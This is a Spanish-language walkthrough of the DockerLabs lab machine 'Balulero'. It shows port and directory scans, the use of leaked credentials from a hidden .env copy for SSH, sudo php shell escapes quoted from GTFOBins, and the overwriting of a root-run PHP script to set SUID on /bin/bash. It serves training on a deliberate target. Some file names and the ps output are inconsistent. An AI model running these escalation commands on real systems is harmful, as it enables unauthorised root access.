



Write-Up: Máquina "Balulero"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Verifico conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
$ ping 172.17.0.2 -c 1
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.113 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.113/0.113/0.113/0.000 ms
```

⌚ 2. Escaneo y Enumeración

Busco puertos abiertos y sus versiones para encontrar posibles vulnerabilidades.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 14:27 EDT
Nmap scan report for jenkhack.hl (172.17.0.2)
Host is up (0.000016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds
```

Busco directorios, sin embargo, no había nada interesante.

```
(kali㉿kali)-[~]
└─$ dirb http://172.17.0.2

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Wed Jul 30 14:27:59 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____

GENERATED WORDS: 4612

_____
Scanning URL: http://172.17.0.2/
+
+ http://172.17.0.2/index.html (CODE:200|SIZE:9487)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
_____

END_TIME: Wed Jul 30 14:28:02 2025
DOWNLOADED: 4612 - FOUND: 2
```

En el código fuente, se ve un script presente.

Viendo el script, se entrega una ruta oculta.

```
view-source:http://172.17.0.2/script.js

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

// Funcionalidad para ocultar/mostrar el header al hacer scroll y el secreto de la web
console.log("Se ha prohibido el acceso al archivo .env, que es donde se guarda la password de backup, pero hay una copia llamada .env_de_batuchingon visible jiji")
let lastScrollTop = 0;
const header = document.querySelector('header');
const delta = 5; // La cantidad máxima de scroll para ocultar el header

window.addEventListener('scroll', () => {
    let scrollTop = window.pageYOffset || document.documentElement.scrollTop;

    if (Math.abs(lastScrollTop - scrollTop) <= delta) return; // Evita cambios pequeños

    if (scrollTop > lastScrollTop + delta) { // Si se está desplazando hacia abajo y el scroll es mayor que la altura del header
        header.style.transform = 'translateY(-100%)'; // Oculta el header
    } else { // Si se está desplazando hacia arriba
        header.style.transform = 'translateY(0%)'; // Muestra el header
    }
    lastScrollTop = scrollTop; // Actualiza la última posición del scroll
});
```

Entro al directorio oculto, al parecer hay un usuario y contraseña.

A screenshot of a web browser window. The address bar shows the URL 'view-source:http://172.17.0.2/.env_de_baluchingon'. The main content area displays a 'RECOVERY LOGIN' page with a single input field containing the text 'balu:balubalulerobalulei'.

💥 3. Explotación de Vulnerabilidades

Ingreso por ssh con las credenciales encontradas anteriormente.

```
(kali㉿kali)-[~]
$ ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:UjQK384LFBMaXowGILQpRBsUtzEYVMwhTHbjwLP4qMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@ae0d209eb547:~$ whoami
balu
balu@ae0d209eb547:~$ id
uid=1001(balu) gid=1001(balu) groups=1001(balu)
balu@ae0d209eb547:~$ ls -la
total 36
drwxr-xr-x 1 balu balu 4096 Sep 28 2024 .
drwxr-xr-x 1 root root 4096 Sep 28 2024 ..
-rw——— 1 balu balu 32 Sep 28 2024 .bash_history
-rw-r--r-- 1 balu balu 220 Sep 28 2024 .bash_logout
-rw-r--r-- 1 balu balu 3771 Sep 28 2024 .bashrc
drwx——— 2 balu balu 4096 Sep 28 2024 .cache
-rw-r--r-- 1 balu balu 807 Sep 28 2024 .profile
balu@ae0d209eb547:~$ pwd
/home/balu
```


4. Escalada de Privilegios y Post-exploitación

Con “sudo -l” encuentro un archivo con permisos SUDO por parte del usuario chocolate.

```
balu@ae0d209eb547:~$ sudo -l
Matching Defaults entries for balu on ae0d209eb547:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on ae0d209eb547:
    (chocolate) NOPASSWD: /usr/bin/php
```

En GTFOBINS encuentro un comando para usar “php” con permisos SUDO.



If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Uso el comando con el usuario chocolate. Intento buscar archivos con permisos SUDO, sin embargo, me pide la contraseña de chocolate y no la tengo.

```
balu@ae0d209eb547:~$ sudo -u chocolate php -r "system('/bin/bash -i');"
chocolate@ae0d209eb547:/home/balu$ sudo -l
[sudo] password for chocolate:
^Csudo: 1 incorrect password attempt
```

Me puse a buscar en los procesos activos, y hay uno que se ejecuta cada cierto tiempo por el usuario root.

```
chocolate@ae0d209eb547:/home/balu$ ps aux
USER      PID %CPU %MEM   VSZ RSS TTY STAT START TIME COMMAND
root      1  0.0  0.0 2616 1276 ?        Ss 18:27 0:00 /bin/sh -c service apache2 start && a2ensite 000-default.conf && service ssh start && while true; do php /opt/script.php; sleep 5; done
root     25  0.0  0.5 201396 10728 ?
root     30  0.0  0.2 201868 685 ?
root     31  0.0  0.2 201868 685 ?
root     32  0.0  0.2 201996 6288 ?
root     33  0.0  0.2 201852 5944 ?
root     34  0.0  0.2 201868 5732 ?
root     49  0.0  0.1 12196 3368 ?
root     61  0.0  0.3 201868 6200 ?
root     65  0.0  0.2 201868 5800 ?
root     77  0.0  0.2 201868 5800 ?
root     78  0.0  0.3 201868 6132 ?
root    174  0.0  0.3 201868 6272 ?
root    939  0.0  0.4 13164 8152 ?
root   950  0.0  0.2 13404 5988 ?
balu    951  0.0  0.4 13164 7708 pts/0  S 18:28 0:00 /bin/bash
root   996  0.0  0.2 7496 4064 pts/0  S 18:39 0:00 sudo -u chocolate php -r system('/bin/bash');
chocola 997 0.0  0.6 67256 17776 pts/0  S 18:39 0:00 php -r system('/bin/bash');
chocola 998 0.0  0.0 2616 1348 pts/0  S 18:39 0:00 sh -c '/bin/bash'
chocola 999 0.0  0.1 6000 3620 pts/0  S 18:39 0:00 /bin/bash
chocola+1155 0.0  0.2 6948 4736 pts/0  S+ 18:41 0:00 nano script.php
root 12255 0.0  0.2 13164 5016 ?
balu 12256 0.0  0.2 13164 5016 ?
balu 1256 0.0  0.1 6000 3768 pts/1  S 18:42 0:00 /bin/bash
root 1295 0.4  0.3 13164 7752 ?
root 1296 0.0  0.2 12196 4668 ?
root 1299 0.0  0.2 7496 4068 pts/1  S 18:42 0:00 sudo -u chocolate php -r system('/bin/bash -i');
chocola 1300 0.0  0.9 67256 19792 pts/1  S 18:42 0:00 php -r system('/bin/bash -i');
chocola 1301 0.0  0.2 6516 1538 pts/1  S 18:42 0:00 sh -c '/bin/bash -i'
chocola 1302 0.0  0.1 6000 3580 pts/1  S 18:42 0:00 /bin/bash
root 1309 0.4  0.3 13164 7788 ?
root 1310 0.0  0.2 12196 4724 ?
root 1311 0.5  0.3 13164 7668 ?
root 1312 0.0  0.2 12196 4692 ?
root 1313 0.5  0.3 13164 7848 ?
```

Entro a la ubicación del archivo.

```
chocolate@ae0d209eb547:/home/balu$ cd /opt
```

Reviso el script y no hay nada interesante. Elimino el archivo de forma forzada.

```
chocolate@ae0d209eb547:/opt$ ls
script.php
chocolate@ae0d209eb547:/opt$ cat script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
chocolate@ae0d209eb547:/opt$ rm -f script.php
```

Hago un nuevo archivo con el mismo nombre para mantener los permisos SUID del script original, pero, le pongo un código que le da permisos SUID a /bin/bash. Luego, solo con “bash -p” puedo abrir una shell manteniendo los permisos de quien lo ejecuta (root).

```
chocolate@ae0d209eb547:/opt$ echo -e "<?php\n\nsystem('chmod u+s /bin/bash');\n?>" > /opt/script.php
chocolate@ae0d209eb547:/opt$ bash -p
bash-5.0# whoami
root
bash-5.0# id
uid=1000(chocolate) gid=1000(chocolate) euid=0(root) groups=1000(chocolate)
bash-5.0# ls -la /root
total 24
drwx—— 1 root root 4096 May  8  2024 .
drwxr-xr-x 1 root root 4096 Jul 30 18:27 ..
-rw—— 1 root root  105 May  8  2024 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x 1 root root 4096 May  8  2024 .local
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.